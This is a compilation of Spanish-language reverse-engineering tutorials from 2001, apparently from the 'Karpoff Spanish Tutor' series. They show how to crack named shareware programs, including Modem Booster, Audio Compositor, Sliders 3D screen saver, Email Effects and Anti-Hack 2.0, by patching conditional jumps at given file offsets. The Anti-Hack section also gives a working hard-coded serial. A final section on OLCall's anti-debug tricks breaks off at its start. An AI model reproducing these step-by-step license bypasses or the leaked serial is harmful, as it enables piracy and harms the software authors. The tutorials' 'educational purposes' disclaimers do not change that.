
Protección:	Serial.Limitación a 21 dias de uso.		
Descripción:	Utilidad de Internet		
Dificultad:	Principiante		
Download:	www.inKlineGlobal.com		
Herramientas:	W32dsm, hWorks32		
Cracker:	**Kamui**	**Fecha:**	**01/01/2001**

introducción

modem booster es un acelerador web que te permitirá aumentar tu velocidad de navegación por internet, la descarga de ficheros, recibir y enviar tu correo, juegos on-line, charlas en la red, etc...además, el programa te permitirá testear el rendimiento de tu módem, y ajustar la configuración de tcp/ip para un mayor rendimiento. para conseguirlo utilizará un proceso automático de búsqueda.modem booster ajusta los valores de tu mtu (máxima unidad de transmisión), la configuración del rwin y ttl (tiempo de vida), y el tamaño del caché. el programa residirá en la bandeja del sistema para una rápido acceso al mismo.

al atake

1- cargamos el ejecutable, nos sale la pantalla de presentación del programa, donde nos dice que es una copia sin registrar, bla bla bla...



2-con el fileinspector analizamos el programa, éste nos informa que en programa no está ni empakado ni encriptado por lo que podemos desensamblarlo tranquilos.

3-ya desensamblado, nos disponemos a localizar el mesaje de error, este mensaje de error nos lo encontramos muchas veces, no vamos a saltarnos todas debemos buscar en que dirección nos envian a la sección del código donde están los mensajes.

tambien podemos ver, en las string references en el wdasm, donde está el mensaje de gracias por registrarnos....

thank you for registration support!

5-pues bien este mensaje es llamado desde 2 direcciones: 408f80, y, 408faa

6-como siempre esto 2 saltos se pueden invertir, y ya tenemos todo solucionado, ¿no?--> pues no debemos fijarnos que entre las direcciones en la que empieza la cadena del codigo donde nos da el mensaje "bueno", existe un salto que nos amarga la vida (por poco tiempo) y que nos lleva otra vez al error:

```
:0040904F 0F859F000000          jne 004090F4   este es salto a nopear.
:00409055 8B561C                mov edx, dword ptr [esi+1C]
:00409058 6A36                  push 00000036
:0040905A 52                    push edx

* Reference To: USER32.KillTimer, Ord:0195h
                                 |
:0040905B FF1588D64600          Call dword ptr [0046D688]
:00409061 E8325C0500            call 0045EC98
:00409066 8B4004                mov eax, dword ptr [eax+04]
:00409069 8BC8                  mov ecx, eax
:0040906B 8B10                  mov edx, dword ptr [eax]
:0040906D FF5274                call [edx+74]
:00409070 8BC8                  mov ecx, eax
:00409072 E809610000            call 0040F180

* Possible Reference to String Resource ID=32776: "Thank you for your registra
                                 |
:00409077 6808800000            push 00008008
:0040907C 8D4C2410              lea ecx, dword ptr [esp+10]
:00409080 E8B2040400            call 00449537
```

7-vemos que si este salto no se produce y cambiamos los saltos anteriormente dichos vemos que el programa se registra sin más problemas.

despedida :

primero gracias a todos los que escribis tutoriales porque sin ellos no podría seguir aumentando mis conocimientos (que son pocos la verdad) para abordar los programas. y, segundo, a karpoff por poner mis malos tutoriales, y a todos los del grupo de tutoriales-2000.

nota 1: primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

nota 2: si teneis alguna duda o sugerencia o crítica, no se, lo que querais, hacermela saber, porfa... kamui_@latinmail.com.

nota 3: todavia no he probado el programa por lo que no se si funciona o no.

Karpoff Spanish Tutor 2001

Programa: Audio Compositor 4.1

PROTECCION:	**Name/Serial**
Objetivo:	Que nos hacepte cualquier S/N para registrar
Descripcion:	Editar midi's y creo que convierte de midi a wav
Dificultad:	Newbie
DOWNLOAD:	http://audiocompositor.home.att.net
Herramientas:	**W32dasm - Editor Hexadecimal - RegMon**
CRACKER:	**CrkViZ** **FECHA:** **26/12/2000**

introduccion

hola amigos!! he aquí un nuevo tutorial, es el cuarto. bien, hoy he decidido hacer un tutorial sobre el programa audio compositor 4.1 que sirve para editar archivos midi, y creo que tiene capacidad de convertir archivos wav a midi o viceversa.

el programa es totalmente funcional, pero al iniciar el programa aparece un nag que nos demora unos segundos para acceder al programa.

al atake

comencemos... ejecutamos el programa y uffff vemos que nos aparece un orrible nag que demora 5 segundos hasta activar el botón "evaluate" y así comenzar a utilizar el programa normalmente.

entonces una vez dentro del programa hay que ir al menú help y clickear register audio compositor... y nos pide el nombre y un número de serie que tiene que tener una longitud de 8 bytes y escribimos cualquiera que se nos ocurra.

le damos ok! y nos salta ese orrible mensaje que nos dice que no coincide el serial con nuestro nombre.

entonces con el w32dasm lo desensamblemos y busquemos en strngref la cadena que nos aparece en ese mensaje.... cuando lo encontramos nos damos cuenta que un poquito más arriba en la dirección 00441ef2 hay un salto condicional que salta a la direccion correspondiente y decidimos invertir el salto para ver que pasa. anotamos el offset: 41ef2 y en el editor hexadecimal lo buscamos y reemplazamos los bytes 7413 por 7513 (o sea je por jne).

```
* possible stringdata ref from data obj ->"        "
|
:00441eea 68d0624c00              push 004c62d0
:00441eef 8d4df0                  lea ecx, dword ptr [ebp-10]
:00441ef2 7413                    je 00441f07  <---------- nuestro salto  (salta)
:00441ef4 e8ca510300              call 004770c3
:00441ef9 57                      push edi
:00441efa 57                      push edi

possible stringdata ref from data obj ->"the name/code combination is"
                                      ->"invalid." <------ el mensaje de error
|
:00441efb 68a4a64c00              push 004ca6a4

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:00441e98(u), :00441ead(u)
|
:00441f00 e85e040400              call 00482363
:00441f05 eb50                    jmp 00441f57

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00441ef2(c)
```

```
|
:00441f07 e8b7510300              call 004770c3
:00441f0c e8c9150500              call 004934da
:00441f11 ff33                    push dword ptr [ebx]
:00441f13 8b7804                  mov edi, dword ptr [eax+04]

* possible stringdata ref from data obj ->"general"
|
:00441f16 bbd0634c00              mov ebx, 004c63d0
:00441f1b 8bcf                    mov ecx, edi

* possible stringdata ref from data obj ->"registrationname"
|
:00441f1d 6810634c00              push 004c6310
:00441f22 53                      push ebx
:00441f23 e869060400              call 00482591
:00441f28 ff765c                  push [esi+5c]
:00441f2b 8bcf                    mov ecx, edi

* possible stringdata ref from data obj ->"registrationcode"
|
:00441f2d 68fc624c00              push 004c62fc
:00441f32 53                      push ebx
:00441f33 e859060400              call 00482591
:00441f38 6a00                    push 00000000
:00441f3a 6a00                    push 00000000

* possible stringdata ref from data obj ->"registration was" <--- mensaje eseprado :)
                                       ->"successful. it will take"
                                       ->"effect when you"
                                       ->"restart audio compositor."
|
:00441f3c 684ca64c00              push 004ca64c
:00441f41 e81d040400              call 00482363
:00441f46 8bce                    mov ecx, esi
```

una que guardamos los cambios en el editor hexadecimal, ejecutamos el programa de nuevo y en la ventana de registración ponemos cualquier s/n que se les ocurra y le damos ok! y ya lo hemos registrado!!

pero hay un problema... iniciamos el programa de nuevo y nos aparece el siguiente error :(

por lo que vemos al s/n lo a guardado en algún archivo o en el registro de windows. abramos el regmon 4.2 para comprovarlo. si! efectivamente, el programa guardó los datos en el registro en: hkey_current_user\software\outer texas music\audio compositor\general y ahi aparecen los valores de cadena registrationcode y registrationname con nuestro s/n introducido.

a continuación buscaremos en el w32dasm ese mensaje nuevo (the name/password pair...)

```
* possible stringdata ref from data obj ->"        "
                                    |
:00401909 68d0624c00                push 004c62d0
:0040190e 8d4de8                    lea ecx, dword ptr [ebp-18]
:00401911 7511                      jne 00401924 <----- nuestro esperado salto (no salta)
:00401913 e8ab570700                call 004770c3

* possible reference to menu: menuid_0001
                                    |

* possible reference to string resource id=00001: "audio compositor"
                                    |
:00401918 c7863001000001000000      mov dword ptr [esi+00000130], 00000001
:00401922 eb54                      jmp 00401978

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00401911(c)
|
:00401924 e89a570700                call 004770c3
:00401929 a1b8bc4c00                mov eax, dword ptr [004cbcb8]
:0040192e 8945ec                    mov dword ptr [ebp-14], eax
:00401931 ff75e0                    push [ebp-20]
:00401934 8d45ec                    lea eax, dword ptr [ebp-14]
:00401937 c645fc16                  mov [ebp-04], 16
:0040193b ff37                      push dword ptr [edi]

* possible stringdata ref from data obj ->"the name/password pair<%s/%s>"
                                        ->"was saved but is not valid." <-el mensaje
|
:0040193d 6894624c00                push 004c6294
:00401942 50                        push eax
:00401943 e878fe0600                call 004717c0
:00401948 83c410                    add esp, 00000010
:0040194b 8d4dec                    lea ecx, dword ptr [ebp-14]
:0040194e 6870624c00                push 004c6270
:00401953 e8be590700                call 00477316
:00401958 6a00                      push 00000000
:0040195a 6a00                      push 00000000
:0040195c ff75ec                    push [ebp-14]
:0040195f e8ff090800                call 00482363
:00401964 53                        push ebx
:00401965 8bcf                      mov ecx, edi
:00401967 e857570700                call 004770c3
:0040196c 8d4dec                    lea ecx, dword ptr [ebp-14]
:0040196f c645fc14                  mov [ebp-04], 14
:00401973 e8c2550700                call 00476f3a
```

un poco más arriba del mensaje de error hay también un salto condicional que deberemos invertirlo para que no entre hacia las rutinas del error. entonces anotemos el offset: 1911 y en el hview reemplazaremos 7511 por 7411 (jne por je) y eso seguramente nos solucionará el problema. una vez aplicdo los cambios, abrimos el audio compositor y nos queda definitivamente registrado!!!!

bueno, aquí doy por finalizado mi cuarto tutorial, y como siempre hago estos tutoriales especialmente dedicado a los newbies para que lo puedan entender mejor y espero que hayan aprendido algo y que les haya sido útil.
quiero agradecer en especial sin orden de preferencia a: a todos los miembros del grupo k-for, en especial a: dek_@in, profesor_x , txeli, karpoff, raziel, leirus, viper, mr.burns, act mago, txo txo, code_mex, turbop, kuato_thor, por todo su aguante y a todos los crackers que escriben tutoriales.

mi dirección de e-mail: crkviz@hotmail.com
mi página web: http://go.to/crkviz

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	Sliders 3D OpenGL Screen Saver v1.3

Protección:	Serial		
Descripción:	Como su nombre lo dice, es un screen saver o protector de pantallas.		
Dificultad:	Principiante		
Download:	http://www.isotope244.com		
Herramientas:	file insPEctor, W32Dasm, Hex Workshop		
Cracker:	**ACT MagO**	**Fecha:**	**01/01/2001**

introducción

hola amigos, presento mi décimo séptimo tutorial. ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el w32dasm. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y nos vamos a la configuración de **sliders 3d opengl screen saver.**

una vez que estamos en la configuración vemos un botón que dice **register now!**, lo presionamos y estaremos en la caja de registro, la que nos pide los aiguientes datos:

first and last name:

email address:

registration code:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este…

registration code invalid! note: you must enter the exact same information as you used to purchase this software with.

a continuación… cerramos **sliders 3d opengl screen saver.**

usando el w32dasm

ahora abrimos el archivo **sliders.scr** con el w32dasm y presionamos el botón de las string data references para buscar aquel mensaje que nos decía que el registro no era válido, pero al buscarlo nos damos cuenta que ahí no está, entonces debemos buscar el texto aquí…

```
name: dialogid_006c, # of controls=002, caption:"registration", classname:""
     001 - controlid:0001, control class:"button" control text:"ok"
     002 - controlid:ffff, control class:"static" control text:"registration
successful thank
name: dialogid_006d, # of controls=003, caption:"registration", classname:""
     001 - controlid:0002, control class:"button" control text:"ok"
     002 - controlid:ffff, control class:"static" control text:"registration code
invalid!"
     003 - controlid:ffff, control class:"static" control text:"note: you must enter
the exact
```

ya lo hemos encontrado y unas líneas más arriba destacado en azul está el mensaje bueno, entonces ahora debemos seguirle la pista a nuestro mensaje malo y para eso debemos ir a **search > find text** y escribir el diálogo al que pertenece, es decir, **dialogid_006d**, lo buscamos en el w32dasm y caeremos aquí…

```
* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:00404281(c), :0040428f(c), :004042a0(c), :004042c3(c) ---> de estos viene el diálogo de
|                                                                  registro inválido
:004042e7 53                      push ebx
:004042e8 68ef3d4000              push 00403def
:004042ed 57                      push edi

* possible reference to dialog: dialogid_006d ---> aquí está el diálogo de registro inválido
                                  |
:004042ee 6a6d                    push 0000006d
:004042f0 ff35b0994100            push dword ptr [004199b0]
```

esto nos aclara un poco más lo que tenemos que hacer para encontrar una solución, tenemos los saltos y debemos buscar el salto clave o los saltos claves que determinan que el mensaje de registro inválido salga o deje pasar el mensaje de registro aceptado, pero si vemos un poco más arriba en el listado muerto nos encontraremos con esto...

```
* possible stringdata ref from data obj ->"sliders"
                                  |
:004042b4 68a4634100              push 004163a4
:004042b9 e8c5ceffff              call 00401183
:004042be 83c410                  add esp, 00000010     este es un  salto que
:004042c1 85c0                    test eax, eax         determina la salida del mensaje
:004042c3 7422                    je 004042e7 ---> de registro inválido y que también
:004042c5 53                      push ebx              determina la salida del mensaje
:004042c6 68ef3d4000              push 00403def         de registro aceptado :)
:004042cb 57                      push edi

* possible reference to dialog: dialogid_006c ---> como ya habíamos visto este es el diálogo
                                  |                 de registro aceptado
:004042cc 6a6c                    push 0000006c
:004042ce ff35b0994100            push dword ptr [004199b0]
:004042d4 891df4604100            mov dword ptr [004160f4], ebx
```

al parecer ya tenemos la solución, y esta consiste en invertir el salto que está justo antes del diálogo de registro aceptado, repitiéndose una vez más la archi-conocida y más simple forma de parchar un programa para que nos acepte el registro que le metamos.

a continuación anotamos el offset, el que se encuentra en la parte inferior del w32dasm, y más específicamente aquí...

line:6649 pg 83 and 84 of 521 code data @:004042c3 @offset 000042c3h in file: sliders.scr

ya que tenemos nuestro offset ahora debemos hacer el trabajo sucio en el hex workshop y este el trabajillo consiste en cambiar el salto condicional que está antes del diálogo de registro aceptado.

abrimos el hex workshop, vamos a **file > open...** y abrimos el archivo sliders.scr, una vez abierto vamos a **edit > goto...** e insertamos nuestro offset que era 42c3, le damos a **go** y estaremos aquí...

```
000042C0 1085 C074 2253
000042D0 B099 4100 891D
000042E0 E868 F6FF FFEB
```

ese 74 lo cambiamos a 75, quedando así...

```
000042C0 1085 C075 2253
000042D0 B099 4100 891D
000042E0 E868 F6FF FFEB
```

lo que hicimos fue esto:

```
:004042c3 7422 je 004042e7
```

lo cambiamos a:

```
:004042c3 7522 jne 004042e7
```

guardamos los cambios, vamos a la configuración del programa, damos click en **register now!** y una vez en la caja de registro insertamos nuestros datos, cualquier registration code, damos click en **register** y...

registration successful

thank you.

cerramos el programa, lo volvemos a abrir para ver si lo hemos hecho bien y el estilo de no registrado se ha ido... el parche fue exitoso.

programa crackeado...

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

- **profesor x**
- **dek_oin** (problema arreglado **:)**)
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**
- **karpoff** http://welcome.to/karpoff
- **xasx** de tnt! http://www.tntcrackers.ws
- **viper** (creador de file inspector) **file inspector web site** http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Email Effects

PROTECCION:	**Caduca a los 28 días.**
Objetivo:	Evitar que caduque, y realizar algunos cambios "estéticos".
Descripcion:	El programa es una aplicación la cual sirve para crear y enviar por e-mail ASCII art.
Dificultad:	Newbie.
DOWNLOAD:	http://www.sigsoftware.com/
Herramientas:	**W32dasm y Uedit32 (aunque valdrá cualquier otro editor hexa).**

CRACKER: **Txeli** **FECHA:** **17/12/2000**

INTRODUCCION

el programa nos permitirá realizar ascii-arts, y mandarlos por e-mail, así como realizar magníficos .nfos para nuestros cracks :)

al arrancar, el programa nos muestra la consabida "pantallita" (nag-screen para los guiris, pero aquí hablamos castellano :-p), que nos recuerda que es una versión de evaluación y que no tenemos licencia, esa misma pantalla se nos mostrará en help-->about.

no tenemos posibilidad de introducir ningún nº de serie por ningún lado. ni ahora, ni cuando espira el programa.

al atake

pasemos a la acción. en la pantalla del principio vemos que pone "unlicensed", así que si estamos registrados nos pondrá algo así como "licensed to:" pues vamos a atacar por ahí.

desensamblamos nuestra victima con el w32dasm, y mientras lo hace aprovechamos para hacer una copia del ejecutable, por lo que pueda pasar. una vez hecho echamos un vistazo a las strnref y encontramos la cadena que nos interesa.

```
string resource id=32003: "your enabler code's activation period has expired. you shoul"
string resource id=32004: "the license information on the clipboard has been corrupted "
string resource id=32006: "http://www.sigsoftware.com/"
string resource id=32007: "unlicensed - "              <---- la cadena buscada
string resource id=32010: "licensed to :"
string resource id=32011: "http://www.sigsoftware.com/"
string resource id=32012: "http://order.kagi.com/?bx"
string resource id=32013: "your default web browser could not be launched. please open "
string resource id=32014: "your permanent registration code has been detected and insta"
string resource id=32100: "email effects"
string resource id=32101: "version 1.6 © june 1999"
string resource id=32102: "email effects help"
string resource id=32103: "register email effects"
string resource id=32104: "please purchase a license."
" [ -c controlfile "
" [ -f fontfile ] "
" "
```

hacemos doble click sobre ella y aparecemos aquí:

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004125c7(c)
|
:004126c8 6800010000           push 00000100
:004126cd 8d442404             lea eax, dword ptr [esp+04]
:004126d1 50                   push eax

* possible reference to string resource id=32007: "unlicensed - "
|
:004126d2 68077d0000           push 00007d07    ;aparecemos aquí
:004126d7 a188214200           mov eax, dword ptr [00422188]
:004126dc 50                   push eax
```

subimos un poco buscando un salto condicional y lo encontramos aquí:

```
:0041267a 55            push ebp
:0041267b 683c010000    push 0000013c
:00412680 e89b040000    call 00412b20
:00412685 83c420        add esp, 00000020
:00412688 89c6          mov esi, eax
:0041268a 85f6          test esi, esi
:0041268c 0f84a6000000  je 00412738      ;el salto
:00412692 6a00          push 00000000

* possible stringdata ref from data obj ->"ms sans serif"
```

apuntamos el offset (00011a8c), y nos vamos al uedit32, abrimos el archivo, y cambiamos 0f84 (je) por 0f85 (jne)

bueno, ya tenemos nuestro programa sin limite de tiempo, pero aun tenemos esa horrible ventana diciéndonos que no

estamos registrados, habrá que convivir con ella, después de todo, solo son un par de segundos al abrir el programa. pero, al menos vamos ha hacerla un poco menos fea.

una sesion de maquillaje

ahora vamos a ver como podemos retocar la dichosa ventanita, para que sea un poco mas estética. esta será sin duda la parte mas aburrida, ya que hay que ir buscando a mano poco a poco, pero el resultado final es de lo mas gratificante.

lo primero de todo, será deshacernos de esos horribles botones (empiezo a parecerme a ruper, el peluquero, ¡que passsssaaaaa!!!! :-o)

el truco que voy a comentar a continuación, lo he encontrado de casualidad al modificar el ejecutable con el uedit32, así que no se si servirá con otros programas.

abrimos el ejecutable con el editor hexa, y vamos buscando en el texto de la derecha hasta que encontremos lo que pone en los botones. en este caso lo encontramos aquí, "purchasing help" "purchase online" "purchase alternative". aquí podríamos cambiar el texto por otro que nos gustase mas, siempre con el mismo numero de letras. pero unas líneas mas abajo vemos que pone "button".

```
00020f20h: 45 4E 54 00 4D 53 20 53 61 6E 73 20 53 65 72 69 ; ENT.MS Sans Seri
00020f30h: 66 00 00 00 4A 49 28 22 00 00 00 00 3E 54 4F 50 ; f...JI("....>TOP
00020f40h: 49 43 22 2C 22 00 00 00 22 29 00 00 53 54 41 54 ; IC","...")..STAT
00020f50h: 49 43 00 00 42 55 54 54 4F 4E 00 00 53 54 41 54 ; IC..BUTTON..STAT
00020f60h: 49 43 00 00 00 00 00 00 52 65 67 69 73 74 72 61 ; IC......Registra
```

¿y si lo cambiamos por puntos? pues si, desaparecen los botones :-)

ahora, la pantalla no nos muestra ningún botón, solo que para poder salir de ella tendremos que pulsar la tecla "esc" así que vamos ha apuntarlo en la misma ventana para que no se nos olvide, pero ¿donde? pues donde pone el dichoso cartelito de "unlicensed - please purchase a license...." así que otra vez a buscar, esta vez vamos a cambiar "unlicensed - please purchase a license...." por "crackeado! presiona esc para salir" ;-)

buscamos unlicensed y lo encontramos aquí

```
000817b0h: 73 00 6F 00 66 00 74 00 77 00 61 00 72 00 65 00 ; s.o.f.t.w.a.r.e.
000817c0h: 2E 00 63 00 6F 00 6D 00 2F 00 0D 00 55 00 6E 00 ; ..c.o.m./...U.n.
000817d0h: 6C 00 69 00 63 00 65 00 6E 00 73 00 65 00 64 00 ; l.i.c.e.n.s.e.d.
000817e0h: 20 00 2D 00 20 00 0E 00 45 00 6E 00 61 00 62 00 ;  .-. ...E.n.a.b.
```

lo cambiamos por "crackeado!" recuerda, siempre el mismo numero de letras. ahora vamos a por "please purchase a license "y lo cambiamos por presiona esc para salir. y ya está, nuestra pantalla tendrá ahora este aspecto

también podríamos utilizar el espacio de la versión y la url para poner nuestra dirección o cualquier otra cosa, (yo por ejemplo, lo he utilizado para poner mi nombre y un link a mi pagina) pero eso lo dejo para que practiquéis un poquito.

finalizando

se que podríamos haber eliminado la pantalla inicial del todo, pero como el la versión también aparece (solo que mostrando nuestro nombre), la dejaremos así, al menos es mas creativa.

te recuerdo, que si te gusta el programa, debes comprarlo ya que el shareware es nuestra mejor fuente de experimentación.

toda la información aquí mostrada es exclusivamente materia de aprendizaje, no me hago responsable de lo que puedas hacer con ella, ni lo que pueda pasar a tu equipo si lo haces mal.

para conseguir mas material para aprender, visita mi pagina y la de mi grupo, ahí encontraras todo lo necesario para aprender.

quiero agradecer con este tutorial la ayuda que me están dando en este mundillo mis amigos, el profesor x, sin la ayuda del cual este tutorial no habría sido posible, [dek_oin] gracias por tus consejos maestro, a ^[twist]^ por pasarme el programa, y todos los miembros de k-for entre otros, (disculpad que no ponga todos los nombres aquí, pero entonces la lista seria tan larga como el tutorial) y por supuesto a ti que me estás leyendo

txeli:
http://club.telepolis.com/txelienlinea/index.htm
txeli_enlinea@hotmail.com

grupo k-for:
http://pagina.de/kfor

karpoff spanish tutor: pagina dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	Anti-Hack 2.0

PROTECCION:	Sacar serial valido		
Descripcion:	Un firewall, para impedir que los hacker entren a tu PC. ;)		
Dificultad:	NEWBIE		
DOWNLOAD:	http://www.carbosoft.com		
Herramientas:	W32DASM Y EDITOR HEXA.		
CRACKER:	YaNtIpArZi !	FECHA:	6/01/2001

introduccion

hola a todos !. este es mi primer manual que escribo. apenas llevo 2 semanas en esto del cracking y quiero que como yo pude aprender otras personas tambien puedan! ;)

este programa se podria ganar el premio a la protección más idiota que he visto.

es un firewall que protege los puertos que tu quieras y asi controlar todo lo que pasa en tu pc. solamente espero que el programa se a mejor que su protección [que la verdad fue muy fácil]

al atake

^^información^^

instalamos el programa y después de acabar de acabar de instalar el programa nos encontramos una bonita nag-screen que nos recuerda que tenemos que comprar el programa [$$$] y no nos deja iniciar el programa hasta despues de 10 segundos con solo dos botones "how to register" y "enter serial number". o sea que podemos ingresar un codigo de serie. leemos lo que dicen las letras de la nag-screen y despues de cargar 45 veces el programa ya no lo podemos usar. ; (

insertamos nuestros datos en mi caso:

your name: yantiparzi !

serial number: 12345

y nos sale un mensaje de error.

ahora abrimos cualquier utilidad para ver si se encuentra empaketado, yo utilizé file inspector by viper y no aparece con que esta hecho el programa pero no esta empaketado, así que podemos continuar con el w32dasm

hay dos formas la primera crackear el programa y hacer que acepte cualquier número de serie y el segundo buscar el número de serie. en este manual haremos las dos formas

^^crackear el programa^^

lo abrimos con el dasm y todo se carga.

ahora vamos a las string reference "strn ref" y buscamos algo interesante y que es lo que vemos "invalid serial number. try again", damos doble click en ella y nos lleva a la parte del codigo donde esta eso. inspeccionamos un poco más a ver que otras cosas interesante encontramos subimos un poco y encotramos algo que dice "error' si no recuerdo mal ese era el título del mensaje cuando fallamos en el serial, bien , bajamos y que encontramos no puede ser !!! "registered" y un poco más abajo "thank you for registering anti-hack!"

esto solo quiere decir algo que cuando introducimos nuestro número hace una serie de comprobaciones y si el numero es correcto nos manda al mensaje de "registered"

buscamos un poco mas arriba hasta llegar aquí:

*reference to: msvbcm60._vbavartstea, 0rd:0000h

:0042v243 ff15d0104000 call dword ptr [004010d0] < ---- [rutina de comprobación]

:0042b249 6685c0 test ax, ax < ---- [comprueba que el serial es correcto]

:0042b24c 0f848d000000 je 0042b2df < ---- [si es correcto nos manda a la ventana que estamos registrados]

:0042b252 eb06 jmp 0042b25a < ---- [si no es correcto nos manda al error]

ya sabemos lo que tenemos que hacer si cambiamos el salto condicional del '42b24c' de un 84 a un 85 el programa aunque el serial sea incorrecto nos llevara a la pantalla de que estamos registrados.

copiamos el offset que es '2b24c' y vamos al editor hexa hacemos los cambios y tratamos de registrar metemos nuestros datos y nos acepta nos da el mensaje de gracias!!, que bien ya terminamos, perooo al poner ok sale otra vez el boton de register!!!!!! ahhh no puede ser, que podemos hacer ahora?,, ya esta debe de hacer una llamada de comprobación y si no es correcto nos manda una vez mas al mensaje de error. ahora hay que buscarlo.

pero que es lo que vemos un poco antes del mensaje de error lo siguiente:

*referenced by a (u) nconditional or (c) onditional jump at address:

| : 0042b17d (c) < ---- [de esta direccion nos manda al mensaje de error]

lo que tenemos que hacer ahora es ir a la dirección, en el 'goto code location', llegamos a la dirección y que es lo que vemos:

*reference to: msvbvm60._vbavartsteq, 0rd:0000h

:0042b174 ff15d0104000 call dword ptr [004010d0] < ---- [rutina de comprobación]

:0042b17a 6685c0 test ax, ax < ---- [comprueba que el serial sea correcto]

:0042b17d 0f85d1000000 jne 0042b254 < ---- [si no es correcto nos manda al error]

creo que ya sabemos lo que tenemos que hacer tenemos que cambiar para que aunque el serial sea incorrecto nos mande a que estamos registrados [cambiando el 85 por un 84 en el 42b17d]

copiamos el offset '2b17d' y hacemos los cambios bien podemos cambiar el 85 por 84 o poner nop's [909090909090]. ya hechos los cambios lo probamos y perfecto !!!! todo listo ya estamos registrados con el serial que queramos...

^^el serial^^

al principio del manual dije que era una protección muy idiota, la mas idiota que había visto. ahora veran por que :

un poco más arriba del mensaje de error que es lo que encontramos:

```
* Possible StringData Ref from Code Obj ->"s8ld-9adf-"
                                        |
:0042B1F2 68F4F54000                    push 0040F5F4
```

si que sera ese número tan extraño 's8ld-9adf-' que tal si lo introducimos en el serial y !!!! entra... no lo puedo creer con cualquier nombre que pongas con este código lo registra, y vuelvo a decir que clase de protección es esta? nos dan el número para registrarnos..... me pregunto ahora el programa sera igual que su protección????

conclusiones

algo mas que puede ser de utilidad hecha un vistaso en la dirección donde guarda el registro: hkcu\software\vb and vba program settings\anti-hack\register

bueno este es el fin y como ya sabes este fue mi primer manual asi que espero no haberme equivocado y que me entiendan, si tienen alguna duda sobre algo no dudes en mandarme un mail.

lo que quiero decir es que cuando yo empece no sabía nada, y gracias a estos manuales he aprendido mucho.

y que mejor manera de aprender que con una protección tan fácil como esta, en verdad es un desperdicio en poner este tipo de protección en programas que estan a la venta.

bueno me despido dando las gracias a todos ustedes que leen estos manuales y en especial a :

karpoff

kuato_thor

pr@fesor x

gracias a todos por su apoyo.

mi correo: yantiparzi@hotmail.com

mi página : http://orbita.starmedia.com\internet_security

yantiparzi [2001]

all its possible----your mind is the weapon !

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **OLCall 1.x**

PROTECCION: **Empaquetado, antidebug, antifrogsice =D.**

Objetivo: Estudio de los trucos antidebug usados en OLCall.

Descripcion: No disponible.

Dificultad: Media.

DOWNLOAD: http://olcall.cjb.net/

Herramientas: **W32dasm.**

CRACKER: **BiRKiN** **FECHA:** **12/1/2001**

introduccion

holas, antes de nada un saludo a todos mis amigos de #crackers y tutoriales 2000, al grano. en este documento pienso explicar (dentro de mis modestos conocimientos) los trucos antidebug usados en el programa olcall. en ningun momento voy a decir como evitar esta proteccion (aunque despues de decir como funciona....) ni mucho menos como crackearlo o registrarlo. por el precio del programa (1.500 pelas) y por la molestia que se ha tomado el autor en protegerlo, creo que merece la pena comprarlo.

al comentar el codigo doy por sentado que tienes unos conocimientos básicos del lenguaje ensamblador . si no conoces el seh (structured exception handling) tienes un tutorial buenisimo aqui: http://www.piic.net/~win32asm/exceptionhandling.html

te hará falta porque se utiliza mucho en el programa, y, coño, porque el saber no ocupa lugar.

al atake

```
